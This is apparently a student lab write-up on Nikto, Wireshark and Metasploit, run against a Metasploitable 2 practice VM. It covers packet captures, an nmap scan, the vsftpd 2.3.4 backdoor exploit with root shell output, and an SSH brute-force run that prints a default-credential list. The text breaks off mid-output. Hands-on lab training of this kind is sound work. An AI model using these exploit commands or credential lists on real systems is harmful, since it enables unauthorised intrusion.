Put/Delete test - Attempts to upload and delete files through the PUT and DELETE HTTP methods.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: report_nbe
NBE reports - Produces a NBE report.
```

Each plugin has a different role.

Ssl:

Nikto -h webscantest.com -ssl


```
- Nikto v2.1.6
-----
+ Target IP:          69.164.223.208
+ Target Hostname:    webscantest.com
+ Target Port:        443
-----
+ SSL Info:           Subject: /OU=Domain Control Validated/CN=webscantest.com
                      Ciphers: ECDHE-RSA-AES128-GCM-SHA256
                      Issuer: /C=US/ST=Arizona/L=Scottsdale/O=GoDaddy.com, Inc./OU=http://certs.godaddy.com/repository//CN=Go Daddy Secure Certificate Authority - G2
```

WIRESHARK:


Wireshark is a packet sniffer and analysis tool. It captures network traffic on the local network and stores that data for offline analysis.

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

This is how the tool looks like at starting.



We can select capture options, I selected ethernet option.



This is our target ip address.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:b2:79:56
          inet addr:192.168.42.176 Bcast:192.168.42.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb2:7956/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5407 (5.2 KB) TX bytes:7360 (7.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

I am using ping 192.168.42.176

Lets see the packets that are captured by the wireshark tool.

```
(akash㉿kali)-[~]
$ ping 192.168.42.176
PING 192.168.42.176 (192.168.42.176) 56(84) bytes of data.
64 bytes from 192.168.42.176: icmp_seq=1 ttl=63 time=1.35 ms
64 bytes from 192.168.42.176: icmp_seq=2 ttl=63 time=2.25 ms
64 bytes from 192.168.42.176: icmp_seq=3 ttl=63 time=2.49 ms
64 bytes from 192.168.42.176: icmp_seq=4 ttl=63 time=2.59 ms
64 bytes from 192.168.42.176: icmp_seq=5 ttl=63 time=2.23 ms
64 bytes from 192.168.42.176: icmp_seq=6 ttl=63 time=2.16 ms
64 bytes from 192.168.42.176: icmp_seq=7 ttl=63 time=2.35 ms
64 bytes from 192.168.42.176: icmp_seq=8 ttl=63 time=2.23 ms
64 bytes from 192.168.42.176: icmp_seq=9 ttl=63 time=2.17 ms
64 bytes from 192.168.42.176: icmp_seq=10 ttl=63 time=2.39 ms
64 bytes from 192.168.42.176: icmp_seq=11 ttl=63 time=2.29 ms
64 bytes from 192.168.42.176: icmp_seq=12 ttl=63 time=2.17 ms
64 bytes from 192.168.42.176: icmp_seq=13 ttl=63 time=2.20 ms
64 bytes from 192.168.42.176: icmp_seq=14 ttl=63 time=2.17 ms
64 bytes from 192.168.42.176: icmp_seq=15 ttl=63 time=2.38 ms
64 bytes from 192.168.42.176: icmp_seq=16 ttl=63 time=2.04 ms
64 bytes from 192.168.42.176: icmp_seq=17 ttl=63 time=2.31 ms
64 bytes from 192.168.42.176: icmp_seq=18 ttl=63 time=2.39 ms
64 bytes from 192.168.42.176: icmp_seq=19 ttl=63 time=2.22 ms
64 bytes from 192.168.42.176: icmp_seq=20 ttl=63 time=2.27 ms
64 bytes from 192.168.42.176: icmp_seq=21 ttl=63 time=2.39 ms
64 bytes from 192.168.42.176: icmp_seq=22 ttl=63 time=2.19 ms
64 bytes from 192.168.42.176: icmp_seq=23 ttl=63 time=2.26 ms
64 bytes from 192.168.42.176: icmp_seq=24 ttl=63 time=2.48 ms
64 bytes from 192.168.42.176: icmp_seq=25 ttl=63 time=2.26 ms
64 bytes from 192.168.42.176: icmp_seq=26 ttl=63 time=2.41 ms
64 bytes from 192.168.42.176: icmp_seq=27 ttl=63 time=2.51 ms
64 bytes from 192.168.42.176: icmp_seq=28 ttl=63 time=2.19 ms
64 bytes from 192.168.42.176: icmp_seq=29 ttl=63 time=1.04 ms
64 bytes from 192.168.42.176: icmp_seq=30 ttl=63 time=1.22 ms
64 bytes from 192.168.42.176: icmp_seq=31 ttl=63 time=0.999 ms
64 bytes from 192.168.42.176: icmp_seq=32 ttl=63 time=2.25 ms
64 bytes from 192.168.42.176: icmp_seq=33 ttl=63 time=2.46 ms
64 bytes from 192.168.42.176: icmp_seq=34 ttl=63 time=2.55 ms
64 bytes from 192.168.42.176: icmp_seq=35 ttl=63 time=2.39 ms
64 bytes from 192.168.42.176: icmp_seq=36 ttl=63 time=1.67 ms
64 bytes from 192.168.42.176: icmp_seq=37 ttl=63 time=2.41 ms
64 bytes from 192.168.42.176: icmp_seq=38 ttl=63 time=2.37 ms
^C
--- 192.168.42.176 ping statistics ---
38 packets transmitted, 38 received, 0% packet loss, time 37062ms
rtt min/avg/max/mdev = 0.999/2.175/2.586/0.387 ms
```

These are the packets that were captured on running the ping command.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::a0@27ff:fe16::	ff02::2	ICMPv6	62	Router Solicitation
2	41.53259749	PcsCompu_16:13:4e	Broadcast	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
3	41.532521720	RealtekU_12:35:02	PcsCompu_16:13:4e	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
4	41.532528038	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=1/256, ttl=64 (reply in 5)
5	41.533557631	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=1/256, ttl=63 (request in 4)
6	42.533523726	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=2/512, ttl=64 (reply in 7)
7	42.535722418	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=2/512, ttl=63 (request in 6)
8	43.53205415	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=3/768, ttl=64 (reply in 9)
9	43.537642331	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=3/768, ttl=63 (request in 8)
10	44.536994848	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=4/1024, ttl=64 (reply in 11)
11	44.539434171	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=4/1024, ttl=63 (request in 10)
12	45.539171842	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=5/1280, ttl=64 (reply in 13)
13	45.541348329	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=5/1280, ttl=63 (request in 12)
14	46.539788422	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=6/1536, ttl=64 (reply in 15)
15	46.541929194	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=6/1536, ttl=63 (request in 14)
16	47.541045464	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=7/1792, ttl=64 (reply in 17)
17	47.543344050	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=7/1792, ttl=63 (request in 16)
18	48.542843694	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=8/2048, ttl=64 (reply in 19)
19	48.544992746	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=8/2048, ttl=63 (request in 18)
20	49.543798637	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=9/2304, ttl=64 (reply in 21)
21	49.545924252	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=9/2304, ttl=63 (request in 20)
22	50.545924315	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=10/2560, ttl=64 (reply in 23)

Detail about that particular packet is given below

```
▶ Frame 4: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
▶ Ethernet II, Src: PcsCompu_16:13:4e (08:00:27:16:13:4e), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.42.176
▶ Internet Control Message Protocol
```

0000	52	54	00	12	35	02	08	00	27	16	13	4e	08	00	45	00	RT	5	.	'	N	E
0010	00	54	0f	04	40	00	40	01	34	3e	0a	00	02	0f	c0	a8	T	@	@	4>		
0020	2a	b0	08	00	35	33	ce	39	00	01	1e	10	96	61	00	00	*	53	9	.	a	
0030	00	00	77	4d	0a	00	00	00	00	00	10	11	12	13	14	15	wM	.	.	.		
0040	16	17	18	19	1a	1b	1c	1d	1e	1f	20	21	22	23	24	25					!"#\$%	
0050	26	27	28	29	2a	2b	2c	2d	2e	2f	30	31	32	33	34	35	&'()	*	+	-	./012345	
0060	36	37															67					

Now in kali commandline I have given

telnet 192.168.42.176

```
(akash㉿kali)-[~]
$ telnet 192.168.42.176
Trying 192.168.42.176 ...
Connected to 192.168.42.176.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Nov 15 01:50:03 EST 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),10
msfadmin@metasploitable:~$ █
```

While this is running ,at the same time wireshark is capturing the packets.

Let Wireshark collect packets for a couple of minutes, long enough to get at least a dozen packets, then go to the Capture menu and select Stop.

The packets are listed one per line in the top pane of the Wireshark GUI.

The No. column shows the packet number, Time shows time elapsed since packet sniffing began, Source and Destination show the source and destination MAC or IP address, depending on whether the protocol works at the Data Link or Network layer (or higher), the Protocol column shows the protocol of each packet, Length shows packet size, and Info provides a brief description of the meaning of the packet.



The screenshot shows the Wireshark application window. At the top, there's a menu bar with File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help, and a status bar indicating "Capturing from eth0". Below the menu is a toolbar with various icons. The main area has a search bar with "Apply a display filter ... <Ctrl-/>" and a table with columns: No., Time, Source, Destination, Protocol, Length, and Info. The table lists several network packets, mostly TCP connections between 192.168.42.176 and 10.0.2.15. The "Info" column provides details like sequence numbers, ACKs, and data lengths. At the bottom of the table, there are several descriptive text lines about the captured frame, including frame details, source and destination information, and protocol analysis. The bottom-most part of the window shows the raw hex and ASCII data for the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_16:13:4e	Broadcast	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
2	0.000598137	RealtekU_12:35:02	PcsCompu_16:13:4e	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
3	0.000613359	10.0.2.15	192.168.42.176	TCP	74	35882 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3813175225 TSeср=0 WS=128
4	0.053083548	192.168.42.176	10.0.2.15	TCP	60	23 → 35882 [SYN, ACK] Seq=0 Ack=24 Win=65535 Len=0 MSS=1460
5	0.053124479	10.0.2.15	192.168.42.176	TCP	54	35882 → 23 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6	0.053307410	10.0.2.15	192.168.42.176	TELNET	81	Telnet Data ...
7	0.053559662	192.168.42.176	10.0.2.15	TCP	60	23 → 35882 [ACK] Seq=1 Ack=28 Win=65535 Len=0
8	0.132016549	192.168.42.176	10.0.2.15	TELNET	66	Telnet Data ...
9	0.132038526	10.0.2.15	192.168.42.176	TCP	54	35882 → 23 [ACK] Seq=28 Ack=13 Win=64228 Len=0
10	0.173741255	192.168.42.176	10.0.2.15	TELNET	93	Telnet Data ...
11	0.173779591	10.0.2.15	192.168.42.176	TCP	54	35882 → 23 [ACK] Seq=28 Ack=52 Win=64189 Len=0
12	0.174278762	10.0.2.15	192.168.42.176	TELNET	137	Telnet Data ...
13	0.175002314	192.168.42.176	10.0.2.15	TCP	60	23 → 35882 [ACK] Seq=52 Ack=111 Win=65535 Len=0
14	0.176883184	192.168.42.176	10.0.2.15	TELNET	60	Telnet Data ...
15	0.176907662	10.0.2.15	192.168.42.176	TCP	54	35882 → 23 [ACK] Seq=111 Ack=55 Win=64186 Len=0
16	0.177048458	10.0.2.15	192.168.42.176	TELNET	57	Telnet Data ...

Frame 6: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_16:13:4e (08:00:27:16:13:4e), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.42.176
Transmission Control Protocol, Src Port: 35882, Dst Port: 23, Seq: 1, Ack: 1, Len: 27
Telnet

0000 52 54 00 12 35 02 08 00 27 16 13 4e 08 00 45 10 RT...5...'.N..E.
0010 00 43 61 ff 40 00 40 06 e1 3e 0a 00 02 0f c0 a8 Ca @ @->....
0020 2a b0 8c 2a 00 17 81 05 6e 86 00 00 fa 02 50 18 *...*.n...P.
0030 fa f0 f7 9c 00 00 ff fd 03 ff fb 18 ff fb if ff!<.."!....
0040 fb 20 ff fb 21 ff fb 22 ff fb 27 ff fd 05 ff fb #
0050 23

METASPLOIT:

It is a commonly used penetration testing tool, available in kali linux.

The Metasploit Framework is an open source penetration testing and development platform that provides exploits for a variety of applications, operating systems and platforms.

The main components of the Metasploit Framework are called modules. Modules are standalone pieces of code or software that provide functionality to Metasploit. There are six modules: exploits, payloads, auxiliary, nops, posts, and encoders.

At first getting the ip address of the metasploitable 2 using the ifconfig command.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:b2:79:56
          inet addr:192.168.42.176 Bcast:192.168.42.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb2:7956/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5407 (5.2 KB) TX bytes:7360 (7.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

Performing nmap scan on the ip address of the metasploitable 2.

The result of nmap scan gives the open ports of the machine which are vulnerable.

Go to msfconsole next

```
(akash㉿kali)-[~]
$ nmap -sV 192.168.42.176
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-15 17:32 IST
Nmap scan report for 192.168.42.176
Host is up (0.021s latency).
Not shown: 970 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
110/tcp   open  pop3-proxy  Avast! anti-virus pop3 proxy (cannot connect to 192.168.42.176)
111/tcp   open  rpcbind     2 (RPC #100000)
119/tcp   open  nntp-proxy  Avast! anti-virus NNTP proxy (cannot connect to 192.168.42.176)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap-proxy  Avast! anti-virus IMAP proxy (cannot connect to 192.168.42.176)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
465/tcp   open  tcpwrapped
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
563/tcp   open  tcpwrapped
587/tcp   open  smtp-proxy  Avast! anti-virus smtp proxy (cannot connect to 192.168.42.176)
993/tcp   open  tcpwrapped
995/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux, Windows; CPE:
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
```

Exploiting Port 21:

Code:

search vsftpd

Use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST Target_IP

exploit

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.42.176
RHOST => 192.168.42.176
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.42.176:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.42.176:21 - USER: 331 Please specify the password.
[+] 192.168.42.176:21 - Backdoor service has been spawned, handling ...
[+] 192.168.42.176:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:40479 → 192.168.42.176:6200) at 2021-11-15 13:25:07 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

Got backdoor access to the command shell of the target machine.

Exploiting Port 22:

Code:

```
search ssh_login
use auxiliary/ssh/ssh_login
set RHOST Target IP
set STOP_ON_SUCCESS true
set VERBOSE true
set USERPASS_FILE 'path to password list file'
run
```

```
msf6 > search ssh_login
Matching Modules
=====
#  Name
-  --
0  auxiliary/scanner/ssh/ssh_login
1  auxiliary/scanner/ssh/ssh_login_pubkey

      Disclosure Date  Rank   Check  Description
      normal        No    SSH Login Check Scanner
      normal        No    SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.42.176
RHOST => 192.168.42.176
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS_ true
STOP_ON_SUCCESS_ => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE home/akash/Desktop/user_password.txt
USERPASS_FILE => /home/akash/Desktop/user_password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] Msf::OptionValidateError The following options failed to validate: USERPASS_FILE
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/akash/Desktop/user_password.txt
USERPASS_FILE => /home/akash/Desktop/user_password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.42.176:22 - Starting bruteforce
[-] 192.168.42.176:22 - Failed: 'root:xc3511'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.42.176:22 - Failed: 'root:vizxv'
[-] 192.168.42.176:22 - Failed: 'root:admin'
[-] 192.168.42.176:22 - Failed: 'admin:admin'
[-] 192.168.42.176:22 - Failed: 'root:888888'
[-] 192.168.42.176:22 - Failed: 'root:xmhdipc'
[-] 192.168.42.176:22 - Failed: 'root:default'
[-] 192.168.42.176:22 - Failed: '::'
[-] 192.168.42.176:22 - Failed: 'support:support'
[-] 192.168.42.176:22 - Failed: 'root:'
[-] 192.168.42.176:22 - Failed: 'admin:password'
[-] 192.168.42.176:22 - Failed: 'root:root'
[-] 192.168.42.176:22 - Failed: 'root:12345'
[-] 192.168.42.176:22 - Failed: 'user:'
[-] 192.168.42.176:22 - Failed: 'admin:'
[-] 192.168.42.176:22 - Failed: 'root:pass'
[-] 192.168.42.176:22 - Failed: 'admin:admin1234'
```

```
[+] 192.168.42.176:22 - Failed: 'root:pass'  
[+] 192.168.42.176:22 - Failed: 'admin:admin1234'  
[+] 192.168.42.176:22 - Failed: 'root:1111'  
[+] 192.168.42.176:22 - Failed: 'admin:smcadmin'  
[+] 192.168.42.176:22 - Failed: 'admin:1111'  
[+] 192.168.42.176:22 - Failed: 'root:666666'  
[+] 192.168.42.176:22 - Failed: 'root:password'  
[+] 192.168.42.176:22 - Failed: 'root:1234'  
[+] 192.168.42.176:22 - Failed: 'root:klv123'  
[+] 192.168.42.176:22 - Failed: 'Administrator:admin'  
[+] 192.168.42.176:22 - Failed: ':'  
[+] 192.168.42.176:22 - Failed: 'supervisor:supervisor'  
[+] 192.168.42.176:22 - Failed: 'guest:guest'  
[+] 192.168.42.176:22 - Failed: 'guest:12345'  
[+] 192.168.42.176:22 - Failed: 'admin1:password'  
[+] 192.168.42.176:22 - Failed: 'administrator:1234'  
[+] 192.168.42.176:22 - Failed: '666666:666666'  
[+] 192.168.42.176:22 - Failed: '888888:888888'  
[+] 192.168.42.176:22 - Failed: 'ubnt:ubnt'  
[+] 192.168.42.176:22 - Failed: 'root:klv1234'  
[+] 192.168.42.176:22 - Failed: 'root:Zte521'  
[+] 192.168.42.176:22 - Failed: 'root:hi3518'  
[+] 192.168.42.176:22 - Failed: 'root:jvbzd'  
[+] 192.168.42.176:22 - Failed: 'root:anko'  
[+] 192.168.42.176:22 - Failed: 'root:zlxx.'  
[+] 192.168.42.176:22 - Failed: 'root:7ujMko0vizxv'  
